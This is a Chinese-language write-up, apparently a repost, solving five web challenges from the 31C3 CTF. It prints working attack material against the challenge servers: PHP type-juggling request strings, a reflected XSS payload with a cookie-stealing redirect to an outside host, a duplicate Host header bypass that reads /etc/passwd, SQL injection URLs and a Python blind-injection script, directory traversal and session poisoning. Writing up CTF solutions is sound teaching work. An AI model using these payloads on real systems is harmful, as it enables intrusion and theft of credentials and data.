html 中的空格%3c br%3e,31C3 CTF web关writeup

转载

weixin_39701288 于 2021-06-05 02:15:26 发布 109 收藏
文章标签： html 中的空格%3c br%3e
31C3 CTF web关writeup

2015-01-08 12:44:43

阅读：0次

0x00 背景

31c3 CTF 还是很人性化的，比赛结束了之后还可以玩。看题解做出了当时不会做的题目，写了一个writeup。

0x01 pCRAPpPHP is nasty crappy sometimes, just pwn it http://188.40.18.69/

这题需要好多php技巧组合起来。过关需要这样提交。http://188.40.18.69/pCRAPp.php?a={%22a1%22:%221337a%22,%22a2%22:[[1],1,2,3,0]}&b=0001&c[0]=0031c3&c[1][]=1111&d=%00

这里用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型intval再比。
is_numeric(@$a["a1"])?die("nope"):NULL;

if(@$a["a1"]){

($a["a1"]>1336)?$v1=1:NULL;

}

这里也利用了相同的原理，array_search 会使用'ctf'和array中的每个值作比较，而且
intval('ctf')==0.if(is_array(@$a["a2"])){

if(count($a["a2"])!==5 OR !is_array($a["a2"][0])) die("nope");

$pos = array_search("ctf", $a["a2"]);

$pos===false?die("nope"):NULL;

foreach($a["a2"] as $key=>$val){

$val==="ctf"?die("nope"):NULL;

}

$v2=1;

}

这里用到了一个BUG，http://blog.51yip.com/php/934.html。 在windows下 1.1.1 这种构造也会报错。
if(preg_match("/^([0-9]+\.?[0-9]+)+$/",@$_GET['b'])){

$b=json_decode(@$_GET['b']);

if($var = $b === NULL){

($var===true)?$v3=1:NULL;

}

}

这里用到的技巧是，array和string进行strcmp比较的时候会返回一个null，%00可以截断eregi$c=@$_GET['c'];

$d=@$_GET['d'];

if(@$c[1]){

if(!strcmp($c[1],$d) && $c[1]!==$d){

eregi("3|1|c",$d.$c[0])?die("nope"):NULL;

strpos(($c[0].$d), "31c3")?$v4=1:NULL;

}

}

if($v1 && $v2 && $v3 && $v4){

include "flag.php";

echo $flag;

}

0x02 Page Builder

These guys have ripped off our designs and using them in their web pages builder! We'd Haxx them, don't worr

这一题分为两步，第一步构造一个报错页面。报错页面中会显示的filename没有escape。

如下构造参数

filename=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E.php&title=aaa&style=style1&content=aaa

会形成一个反射性的XSShttp://188.40.18.76/output/e53a4123da9c71138c0daa360b0d89ab05ced8b8/.php

我们可以构造一个偷cookie的连接
http://188.40.18.76/output/e53a4123da9c71138c0daa360b0d89ab05ced8b8/.php#document.location='http://lar

第二步把这个XSS提交到，Contact Us，就可以偷到cookie了，可以看到Flag

0x03 HTTP

Check out our cool webserver. It is really fast because it is implemented in C. For security we use the versatility

Get the source at:

http.tar.bz2 Some example sites hosted with our webserver:

http://works.90.31c3ctf.aachen.ccc.de/works.html

http://31c3ctf.90.31c3ctf.aachen.ccc.de/announcements.html

给出了一个简单的webserver，首先看一下源代码。

run.sh 中可以看到数据包先经过，fw.rb 再进入server_file.c 进行处理。exec socat "TCP-LISTEN:80,reuseaddr=1,fork" "EXEC:./fw.rb simple ./serve_file,su=nobody,nofork" 2> >(tee -a ../www.log)

看到 server_file.c 中，会读取 host目录下的path文件，并返回，首先想到任意文件读取。

if (chdir(host) == -1) {

goto _404;

}

int fd= open(path, O_RDONLY);

if (fd == -1) {

goto _404;

}

struct stat stat;

if (fstat(fd, &stat) == -1) {

goto _404;

```
}
const char *file= mmap(NULL, stat.st_size, PROT_READ, MAP_SHARED, fd, 0);
if (file == NULL) {
goto _404;
}
close(fd);
```

但是直接这样发送请求会被fw.rb forbidden。

```
root@kali:~# curl http://works.90.31c3ctf.aachen.ccc.de/passwd -H 'Host: /etc/'
Forbidden
```

再看一下fw.rb的逻辑会获取最后一次出现的Host

```
def parse_headers(line_reader)
line_reader.collect do |line|
[$1, $2] if line=~ /\A([^:]*): *(.*)\z/
end.compact.inject({}) { |h, x| h[x[0]]= x[1]; h }
end
```

serve_file会获取第一次出现的Host

```
for (;;) {
if (!read_line(buffer, &buf_size)) {
goto invalid;
}
if (*buffer == '\r') {
goto invalid;
}
if (strncmp(buffer, "Host: ", sizeof("Host: ")-1) == 0) {
break;
}
char *eol= strchr(buffer, '\r');
buf_size-= eol-buffer-2;
buffer= eol+2;
}
```

这样我们就可以构造两个Host来绕过fw.rb了。

root@kali:~# curl http://works.90.31c3ctf.aachen.ccc.de/passwd -H 'Host: /etc/' -H 'Host:

works.90.31c3ctf.aachen.ccc.de'

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

syslog:x:100:103::/home/syslog:/bin/false

messagebus:x:101:105::/var/run/dbus:/bin/false

uuidd:x:102:107::/run/uuidd:/bin/false

landscape:x:103:110::/var/lib/landscape:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

user:x:1000:1000:user,,,:/home/user:/bin/bash

flag:x:1001:1001:31C3_b45fa9e4d5969e3c524bdcde15f84125:/home/flag:


0x04 5CHAN

5CHAN? Never heard of this image board, but they have exactly what we need. The picture we’re looking for is not for public, so can you get it?

http://188.40.18.89/

首先访问一下http://188.40.18.89/robots.txt，会发现一个backup的目录，下载下来得到源码。

看下代码很容易发现一个sql注入漏洞，构造如下的语句，就可以的到Flaghttp://188.40.18.89/?page=pic&id=9 union select * from pictures where id=9 -- a



0x05 Devilish

It’s some devilish community public portal, we’re pretty sure there’s something else out there, a private portal m

首先找到一个SQl注入当做突破口。http://188.40.18.70/PROFILE/54\/KiTTyKiTTy

在页面的注释里面可以找到具体执行的SQL语句

注入点过滤了很多东西，经过尝试XML报错的方式是可以利用的。http://188.40.18.70/PROFILE/56\/-extractvalue(1,concat(0x5c,(select%09Us3rN4m3%09from%09users%09limit%091)))--%09

因为information_schema 被过滤了，我们需要用另外一种方式来猜出字段名
http://188.40.18.70/PROFILE/54%5C/-%28select%09*%09from%09%28select%09*%09from%09users%09join%09users%09b%09using%28id_user,-%09

执行可得知密码字段为P4sWW0rD_0F_M3_WTF，好变态 - -！

报错出密码，这里有一个比较坑的地方就是因为报错信息长度有限制的关系，这里并不会显示全部的密码。
http://188.40.18.70/PROFILE/56\/-extractvalue(1,concat(0x5c,(select%09P4sWW0rD_0F_M3_WTF%09from%09users%09limit%091)))--%09

我们可以使用locate暴力猜出剩余的密码。 写了一个比较渣的脚本

```
import requests

import string

charset = string.ascii_letters + string.digits

print charset

if __name__=='__main__':

ipass = 'sd654egezjniufsdqc89q7d65azd123'

print ipass.encode('hex')

while True:

for i in charset:

t = ipass + i

r = requests.get('http://188.40.18.70/PROFILE/56\/-extractvalue(1,concat(0x5c,
(select%09locate(0x'+t.encode('hex')+',P4sWW0rD_0F_M3_WTF)%09from%09users%09limit%091)))--%09')

if r.text.find('XPATH syntax error: \'\1\'')!=-1:

print 'Got it!'+i

ipass = t

print ipass

else:

print 'No!'+i
```

跑出完整的出密码Dracula / ZD456ddssd65456lksndoiNzd654sdsd654zd65s4d56489zdz

登陆之后又一个比较明显的文件遍历,可以看到网站还有一个隐藏的目录。

http://188.40.18.70/ACCESS?
action=browse&dir=../../../../../var/www/html/__WebSiteFuckingPrivateContentNotForPublic666

访问里面的页面可以得到源码

```
root@kali:~# curl http://188.40.18.70/__WebSiteFuckingPrivateContentNotForPublic666/LOGIN_HEAD<?php

if(@$_SESSION['user']){header("location: ".$LINK);die();}

if(isset($_POST['user'])){

if(mysqli_num_rows(mysqli_query($con,"SELECT * FROM users WHERE Us3rN4m3='".mysqli_real_escape_st
{
```

```
$_SESSION=$_POST;

header("location: ".$LINK);die();

}else{

$Error=1;
```

}

}

?>

但是Flag并不在里面，而是是藏在另外一个web服务之中。在这个目录下可以看到。
http://188.40.18.70/ACCESS?
action=browse&dir=../../../../../../../home/devilish.local/__WebSiteFuckingPrivateContentNotForPublic666%2b66

这个server中的INDEX文件输出了Flag

root@kali:~# curl "http://188.40.18.70/__WebSiteFuckingPrivateContentNotForPublic666%2b666/INDEX" -
H "Host: devilish.local"

This is the private Portal of us


If you are accessing this page this means you are one of the very few exclusive members who are allowed to cc

<?php echo($logged?"Here's your secret ".$flag."


":"Login to access the secret
")?>

s

研究一下代码可以发现，这两个系统其实使用同一套session,我们可以先在默认的系统登录，这里要在POST数据里提交is_ExclusiveMember=1，因为$_SESSION=$_POST，会被同步到Session之中。



再去访问devilish.local,即可得到flag


Go
Cancel
Target: http://188.40.18.70
Request
Raw
Params
Headers
Hex
GET / HTTP/1.1
Host: devilish.local
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/39.0.2171.95 Safari/537.36
Referer: http://188.40.18.70/LOGIN
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=s13sijbqo93g7mqg3aivts8mq6
Response
Raw
Headers
Hex
HTML
Render

This is the private Portal of
us

If you are accessing this page this
means you are one of the very few exclusive members
who are allowed to come in here!

Here's your secret
31c3_Th3r3_4R3_D3vili5h_Th0ght5_ev3N_1N_th3_M0sT_4nq3l
1c_MInd5

<span
class="styleX">s

</td>
<td rowspan="7">
drops.wooyun.org